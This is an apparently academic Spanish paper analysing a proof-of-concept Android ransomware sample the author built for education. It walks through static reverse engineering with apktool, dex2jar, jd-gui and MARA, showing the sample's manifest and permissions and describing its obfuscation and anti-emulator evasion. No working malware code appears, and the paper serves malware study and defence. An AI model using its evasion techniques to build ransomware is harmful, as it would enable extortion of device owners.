Análisis de Ransomware en dispositivos móviles

Omar Jacobo Muñoz Véliz, Universidad Mariano Gálvez, Noviembre del 2017

Abstract: Ransomware is one of the biggest threats that have spread in recent years and its consequences leave large losses of information and money, in this paper we will analyze a sample of malware that could affect a 99.2% of mobile devices using Android OS and that is capable of encrypting our device and extort us for a rescue in exchange for recovering the information. Through to this paper we will analyze the different techniques that malware uses to hide itself and conclude with general tips, that anyone in all technical levels could use to protect from this kind of malware.

Palabras clave - **Ransomware**, **dispositivos móviles**, **malware**, **android**, **ethical hacking**


I. Introducción

El ransomware es una amenaza que atenta contra la integridad de la información, cuyo objetivo es cifrar todos los archivos de nuestro dispositivo ya sea a través de un conjunto de reglas donde se especifiquen tipos específicos de archivos a cifrar o de manera general sin alguna excepción. En algunos casos se presentan variantes que nos impiden acceder a ciertas funciones de nuestro dispositivo con el fin de pedirnos un rescate a cambio de recuperar nuestra información que en la mayoría de casos es un pago que se realiza en bitcoin debido a su dificultad al rastrear ([1], s.f.).


Con el paso del tiempo el dispositivo móvil se ha vuelto una herramienta imprescindible, en la cual es posible almacenar la siguiente información:

- Fotos Personales (Fotos íntimas, familiares, laborales, etc.)
- Documentos (Estados de cuenta, trabajos, documentos sensibles de la empresa, etc.)
- Contactos (Personales, profesionales, familia, etc.)
- Mensajes (SMS, códigos de segunda autenticación, tokens)
- Calendario (Eventos por cumplir)

II. Evolución del Ransomware en dispositivos móviles




Aumento de ransomware en dispositivos móviles desde el año 2014 ([2], s.f.)



Aumento de dispositivos móviles en el mercado desde el 2012 ([3], s.f.)

El ransomware móvil ha tenido un aumento en los últimos años desde su primera aparición cerca del año 2014 y con picos estadísticos en el año 2016. Al día de hoy existen cerca de 2,000 millones de dispositivos móviles circulando y la cifra va en aumento.



Detecciones de ransomware móvil detectadas ([4], s.f.)

III. Muestra de Ransomware móvil como PoC[1] (Android)

En el siguiente apartado se analizará una muestra de ransomware móvil que he desarrollado con fines educativos con el objetivo de: ***ejemplificar el impacto que este podría generar en nuestro entorno y como se nos puede complicar la vida, al analizar muestras que apliquen técnicas para esconder su comportamiento***. Para desarrollarlo he tomado ideas de algunas variantes de malware que existen y de mis conocimientos como analista y desarrollador de software ([5], s.f.) .

Técnicas empleadas:

- Anti-Emuladores
- Ofuscación
- Codificación de comunicaciones con el C&C
- Firma de la aplicación

Herramientas a usar para el análisis:

- Parrot Os
- Androl4b
- Apktool
- MARA
- Aapt
- d2j
- jd-gui
- Keytool
- xdot
- Xposed
- ADB

IV. Análisis

Empezaremos realizando dos tipos de análisis para determinar el funcionamiento de la aplicación.

1. **Análisis estático:** Se busca que a través de ingeniería inversa recuperemos información sensible de la aplicación, esta información pueden ser los permisos que la aplicación contiene, cadenas de caracteres, conexiones a servicios externos, certificados, datos del

[1] Proof of Concept: Este término se refiere a las pruebas de concepto

desarrollador, porciones de código malicioso.

2. **Análisis dinámico:** Nos permite ver el funcionamiento de la aplicación en tiempo de ejecución, esto nos sirve para ver las llamadas que hace la aplicación a algunos eventos del dispositivo e incluso poder alterar su comportamiento a través de hooks[2].

V. Análisis estático de la muestra

En el siguiente análisis trataremos de responder a las siguientes interrogantes planteadas, las respuestas obtenidas aquí nos dan un panorama de la aplicación que estamos analizando y su funcionamiento ([6], s.f.).


- ¿Quién lo desarrolló?
- Certificados usados para firmar;
- Nombre del paquete;
- Identificador;
- ¿Qué versiones de android soporta?
  - Mínima;
  - Máxima;
- ¿Qué permisos solicita?
- ¿Cuáles servicios o contents providers utiliza?
- ¿Posee Cadenas de Strings o conexiones vulnerables?
- ¿Hace uso de técnicas para evitar antivirus, emuladores o sandbox?
- ¿Hace uso de librerías nativas, aar library, jar o algun APK dentro de la muestra?
- ¿Maneja Ofuscación, cadenas cifradas, cifrado en comunicaciones?

Muestra a analizar

Lo primero que realizaremos es obtener el archivo **AndroidManifest.xml**

Extraer una versión de-codificada del fichero AndroidManifest.xml


En el folder donde se encontraba nuestro APK se ha generado el siguiente directorio



Carpeta generada por jadx


Este contiene los recursos que no son compilados por la aplicación.

[2] Esta técnica permite interceptar las llamadas a funciones en tiempo de ejecución.




Directorios no compilados


Dentro de la carpeta *res* se encuentran los recursos no compilados de la aplicación como pueden ser imágenes, lenguajes soportados por la aplicación, colores de la aplicación, dimensiones, etc.



Archivos no compilados de la aplicación



Imágenes dentro del folder raw



Metadatos de la imagen requiem.jpg





Imagen dentro del folder raw



Archivo strings.xml donde encontramos una billetera bitcoin

VI. Analizando el AndroidManifest


Al analizar el archivo **AndroidManifest.xml** podremos encontrar la siguiente información.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0"
package="android.ransomware.malware" platformBuildVersionCode="26" platformBuildVersionName="8.0.0">
    <uses-sdk android:minSdkVersion="16" android:targetSdkVersion="26" />
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.SET_WALLPAPER" />
    <uses-permission android:name="android.permission.INTERNET" />
    <meta-data android:name="android.support.VERSION" android:value="26.0.0-alpha1" />
    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@mipmap/ic_launcher"
android:allowBackup="true" android:supportsRtl="true" android:roundIcon="@mipmap/ic_launcher_round">
        <activity android:name="device.ransomware.malware.MainActivity" />
        <activity android:name="device.ransomware.malware.FirstActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity android:theme="@style/Theme.Transparent" android:name="com.karumi.dexter.DexterActivity"
android:launchMode="singleInstance" />
    </application>
</manifest>
```

AndroidManifest.xml de la aplicación

Un vistazo inicial del documento, nos dice que abarca desde la versión 4.1 de android hasta la versión de android Oreo (8). La siguiente muestra que se está analizando podrá ser ejecutada en el 99.2% de dispositivos móviles Android.

Versiones de Android



Impacto que tendría la aplicación en el mercado de dispositivos móviles con Android

Algo interesante a notar son los siguientes permisos que solicita la aplicación:


- **READ_EXTERNAL_STORAGE :** Permite leer el contenido dentro de la memoria del dispositivo para poder ver los directorios y su contenido.
- **WRITE_EXTERNAL_STORAGE:** Permite escribir archivos en la memoria externa del dispositivo.
- **SET_WALLPAPER:** Permite cambiar la imagen de fondo de pantalla del dispositivo.
- **INTERNET:** Permite al dispositivo enviar/recibir datos de Internet.

Podemos notar que no existen servicios ni content providers declarados dentro del **AndroidManifest.xml**


VII. Obteniendo información sobre el desarrollador

Es posible acceder al contenido de un archivo APK de la misma manera con la se extrae un ZIP.


Una vez en la carpeta des-comprimida, utilizamos **Koodous** que es una plataforma colaborativa para la investigación de malware en Android.




Extraer el APK




Folder extraído




Obtener el certificado del desarrollador




Certificado del desarrollador



Cadenas de strings que contienen un url




Buscando la muestra en Koodus




Búsqueda en Koodus de nuestra muestra

Como vemos no se tiene registro de esta muestra en koodus ([7], s.f.). Para poder aplicar ingeniería inversa en la compilación, necesitamos trasladar el código compilado a código semi-compilado. Esto lo logramos convirtiendo el archivo .apk a .jar.

Convirtiendo el .apk a .jar con dex2jar




Resultado de la conversión



Folder de la muestra a analizar


Ahora vamos a convertir el bytecode(.jar) que resultó de la conversión anterior a código java poder realizar el análisis de la muestra y tener una forma más legible del código y su funcionamiento.

Conversión del bytecode




Directorio de archivos extraídos del apk

Al momento de abrir nuestro directorio descubrimos que el código se encuentra ofuscado[3].



Ofuscación del código

[3] Ofuscación: Alteración de cadenas de caracteres a nivel sintáctico para confundir a un analista humano o motores de análisis sintáctico.




Código ofuscado

La ofuscación nos puede complicar el proceso de descompilar el código y este afecta el análisis estático. Algunas herramientas populares para lograr la ofuscación de código son:


- ProGuard
- Dalvik-Ofuscator
- DexGuard
- DexProtector

Para este proyecto identificamos que se utilizó la herramienta de ofuscación **ProGuard** ([8], s.f.), ya que lo que tenemos es una alteración a nivel de código java que cambia identificadores como nombres de paquetes, de variables y de clases.




Identificación de ProGuard

Lo primero que haremos es intentar generar una gráfica que nos indique qué funciones se están ejecutando en la aplicación.



Generando archivos de gráficas


Durante el proceso mapeo (graficación) de funciones y métodos, se nos puede presentar este mensaje: *"[Error 2] No existe el fichero o el directorio "OnCreateLandroid_os_bundle_N"*.



Problema al analizar el código ofuscado


VIII. Desofuscar el APK con MARA

Comando para desofuscar el apk



Comando para desofuscar el apk

Las limitantes principales para el proceso de Des-ofuscación con MARA, es que requerimos de acceso a internet y que el archivo sea menor a 16 MB.



Archivo desofuscado

Se ha creado una nueva carpeta donde con la solución del proyecto. En este se ha copiado el nuevo archivo des-ofuscado, ahora procedemos a generar una gráfica de sus funciones para guiarnos.

Generando el diagrama


